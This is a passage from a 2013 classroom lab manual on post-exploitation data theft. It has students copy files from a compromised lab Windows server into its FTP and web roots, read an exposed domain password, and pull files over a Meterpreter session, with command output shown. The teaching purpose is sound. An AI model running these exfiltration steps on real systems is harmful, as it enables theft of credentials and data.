


Figure 26: The FTP Directory Listing of 192.168.100.201

Minimize Firefox by clicking the **down arrow** in the top left corner of the application.

5. Copy the text file you created to the location where FTP files are stored: C:\Windows\system32>**copy dir.txt c:\Inetpub\ftproot**




Figure 27: Copying the file to the FTP Root

You should receive the message that *1 file(s) was copied*.

6. Maximize the Firefox window. Click the **refresh** button. Your file will appear.

Figure 28: The Copied File Appears within the FTP root

Copyright © 2013 CSSIA, NISGTC

7. To view the text file, click on the link to **dir.txt** in the Name column.




Figure 29: The dir.txt file

Notice that all of the files and folders can now be viewed by scrolling down the page.




Figure 30: The dir.txt file on the FTP site

 Copyright © 2013 CSSIA, NISGTC

Minimize Firefox by clicking the down arrow in the top left corner of the application.

Two common locations where important items might be stored are on the root of the C drive and on the user's desktop. On servers, the root of C often has important files.

8. In the command prompt window connected to the victim, type the following: C:\Windows\system32>**cd **

```
C:\WINDOWS\system32>cd \
cd \

C:\>
```

Figure 31: Switch to the Root of C

9. In the command prompt window connected to the victim, type the following: C:**dir**

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7834-3125

 Directory of C:\

07/03/2008  04:50 PM                0 AUTOEXEC.BAT
07/03/2008  04:50 PM                0 CONFIG.SYS
10/24/2011  01:11 PM              734 DcList.xml
10/24/2011  01:10 PM              702 DNSRecords.txt
11/11/2010  08:21 PM    <DIR>         Documents and Settings
03/25/2003  07:00 AM           28,160 DOMAIN-RENAME-README.DOC
10/24/2011  01:10 PM            1,320 Domainlist.xml
03/25/2003  07:00 AM           41,984 GPFIXUP.EXE
07/03/2008  05:06 PM    <DIR>         I386
01/18/2010  10:19 AM    <DIR>         Inetpub
12/02/2009  01:30 PM    <DIR>         Program Files
03/25/2003  07:00 AM          120,320 RENDOM.EXE
07/21/2008  07:55 PM    <DIR>         Temp
03/24/2012  08:27 PM    <DIR>         WINDOWS
07/03/2008  04:50 PM    <DIR>         wmpub
               8 File(s)        193,220 bytes
               7 Dir(s)   1,360,990,208 bytes free
```

Figure 32: Listing the Files on C:

The XML files may contain important information about the Active Directory Domain.

 Copyright © 2013 CSSIA, NISGTC

10. To copy the XML file to the Web Root, type the following command:
    C:\>**copy *.xml c:\inetpub\wwwroot**

```
C:\>copy *.xml c:\inetpub\wwwroot
copy *.xml c:\inetpub\wwwroot
DcList.xml
Domainlist.xml
        2 file(s) copied.
```

Figure 33: Copying Files to the Web Root

You should receive the message, *2 file(s) copied*. Maximize the Firefox browser.

11. Type the URL http://192.168.100.201/dclist.xml in the Address Bar and hit enter.




Figure 34: The dclist.XML file

Notice that there is a password listed in the file.

 Copyright © 2013 CSSIA, NISGTC

12. In Firefox, go to http://192.168.100.201/Domainlist.xml and hit enter.

Figure 35: The Domainlist.XML file

13. Minimize Firefox by clicking the down arrow in the top left corner of the application. Do not close the terminal in the BackTrack 5 system. The exercise will be continued in 3.1.

Copyright © 2013 CSSIA, NISGTC

2.2 Conclusion

If File Transfer Protocol (FTP) or Hyper Text Transfer Protocol (HTTP) servers are running on a compromised system, they can be leveraged to take data out of the network. Hackers just need to copy the files they want to steal to the correct Inetpub directory.

2.3 Discussion Questions

1. What is the default location on the drive where FTP files are stored?
2. What is the default location on the drive where HTTP files are stored?
3. What is the command to get a command prompt when in meterpreter?
4. How can you redirect the output of the dir command into a text file?

 Copyright © 2013 CSSIA, NISGTC

3 Stealing Data using Meterpreter

Data theft from hackers is a serious problem for companies. If attackers are able to infiltrate an organization's system, they will use various methods to take data out of the network. If an attacker is able to get a meterpreter shell on the victim's machine, they can use the download command to steal data from the compromised machine.

3.1 Stealing Data using Meterpreter's Download

To return to the Meterpreter Shell:

1. Continuing on from 2.1, type the following command to leave the command prompt:
   C:\>**exit**

Figure 36: Leaving the Command Prompt

2. Type the following command to view your location on the victim system:
   meterpreter > **pwd**




Figure 32: Viewing the Directory Location

3. Type the following command to switch to the root of the C Drive:
   meterpreter > **cd **




Figure 37: Switching to the Root of the Drive

4. Type the following command to view your location on the victim system:
   meterpreter > **pwd**




Figure 38: Viewing the Directory Location

 Copyright © 2013 CSSIA, NISGTC

5. Type the following command list the contents of the root directory:
   meterpreter > **ls**

```
meterpreter > ls

Listing: C:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
100777/rwxrwxrwx  0           fil   2008-07-03 16:50:20 -0400  AUTOEXEC.BAT
100666/rw-rw-rw-  0           fil   2008-07-03 16:50:20 -0400  CONFIG.SYS
100666/rw-rw-rw-  702         fil   2011-10-24 13:10:41 -0400  DNSRecords.txt
100666/rw-rw-rw-  28160       fil   2003-03-25 07:00:00 -0500  DOMAIN-RENAME-README.DOC
100666/rw-rw-rw-  734         fil   2011-10-24 13:11:13 -0400  DcList.xml
40777/rwxrwxrwx   0           dir   2010-11-11 20:21:10 -0500  Documents and Settings
100666/rw-rw-rw-  1320        fil   2011-10-24 13:10:04 -0400  Domainlist.xml
100777/rwxrwxrwx  41984       fil   2003-03-25 07:00:00 -0500  GPFIXUP.EXE
40777/rwxrwxrwx   0           dir   2008-07-03 17:06:09 -0400  I386
100444/r--r--r--  0           fil   2008-07-03 16:50:20 -0400  IO.SYS
40777/rwxrwxrwx   0           dir   2010-01-18 10:19:50 -0500  Inetpub
100444/r--r--r--  0           fil   2008-07-03 16:50:20 -0400  MSDOS.SYS
100555/r-xr-xr-x  47548       fil   2003-03-25 07:00:00 -0500  NTDETECT.COM
40555/r-xr-xr-x   0           dir   2009-12-02 13:30:35 -0500  Program Files
40777/rwxrwxrwx   0           dir   2009-12-02 13:09:42 -0500  RECYCLER
100777/rwxrwxrwx  120320      fil   2003-03-25 07:00:00 -0500  RENDOM.EXE
40777/rwxrwxrwx   0           dir   2012-03-24 21:27:56 -0400  System Volume Information
40777/rwxrwxrwx   0           dir   2008-07-21 19:55:43 -0400  Temp
40777/rwxrwxrwx   0           dir   2012-03-24 21:27:12 -0400  WINDOWS
100666/rw-rw-rw-  190         fil   2008-07-03 16:43:30 -0400  boot.ini
100444/r--r--r--  277152      fil   2003-03-25 07:00:00 -0500  ntldr
100666/rw-rw-rw-  1610612736  fil   2012-03-24 21:27:54 -0400  pagefile.sys
40777/rwxrwxrwx   0           dir   2008-07-03 16:50:48 -0400  wmpub
```

Figure 39: Listing the Root of the Drive

6. Type the following command to download the **DNSRecords.txt** file
   meterpreter > **download DNSRecords.txt /root**

```
meterpreter > download DNSRecords.txt /root
[*] downloading: DNSRecords.txt -> /root/DNSRecords.txt
[*] downloaded : DNSRecords.txt -> /root/DNSRecords.txt
```

Figure 40: Downloading the DNSRecords.txt file

7. Type the following command to upload the **DOMAIN-RENAME-README.DOC** file
   meterpreter > **download DOMAIN-RENAME-README.DOC /root**

```
meterpreter > download DOMAIN-RENAME-README.DOC /root
[*] downloading: DOMAIN-RENAME-README.DOC -> /root/DOMAIN-RENAME-README.DOC
[*] downloaded : DOMAIN-RENAME-README.DOC -> /root/DOMAIN-RENAME-README.DOC
```

Figure 41: Downloading the DOMAIN-RENAME-README.DOC

 Copyright © 2013 CSSIA, NISGTC

8. To view the two files on your local system, click on **Places** on the Backtrack menu bar, and select **Home Folder**. The DNSRecords.txt file can be viewed and opened by double clicking on it. If BackTrack 5 had an application, which could open .doc files, double clicking on the DOMAIN-RENAME-README.DOC file would open it also.




Figure 42: Viewing the Stolen Files on the Attacker's System

9. Type **exit** to close the meterpreter session. Close the terminal and all open windows when the task is completed.

3.2 Conclusion

Meterpreter is a payload that can be utilized within the Metasploit framework. After obtaining a meterpreter shell, an attacker can use that shell to steal files from the victim machine by using the upload command. After the attacker uses meterpreter to download the files, they can be viewed and opened by the attacker on their system.

3.3 Discussion Questions

1. What is the command to display your current working directory in meterpreter?
2. What is the command to download a file within meterpreter?
3. How can you view files downloaded to your root directory?
4. How do you list files on the remote system using meterpreter?

 Copyright © 2013 CSSIA, NISGTC

References

1. Metasploit's Meterpreter:
   http://dev.metasploit.com/documents/meterpreter.pdf

2. Metasploit:
   http://metasploit.com/

3. Microsoft Internet Information Services:
   http://www.iis.net/

4. Nmap:
   http://nmap.org/

5. BackTrack Linux:
   http://www.backtrack-linux.org/

 Copyright © 2013 CSSIA, NISGTC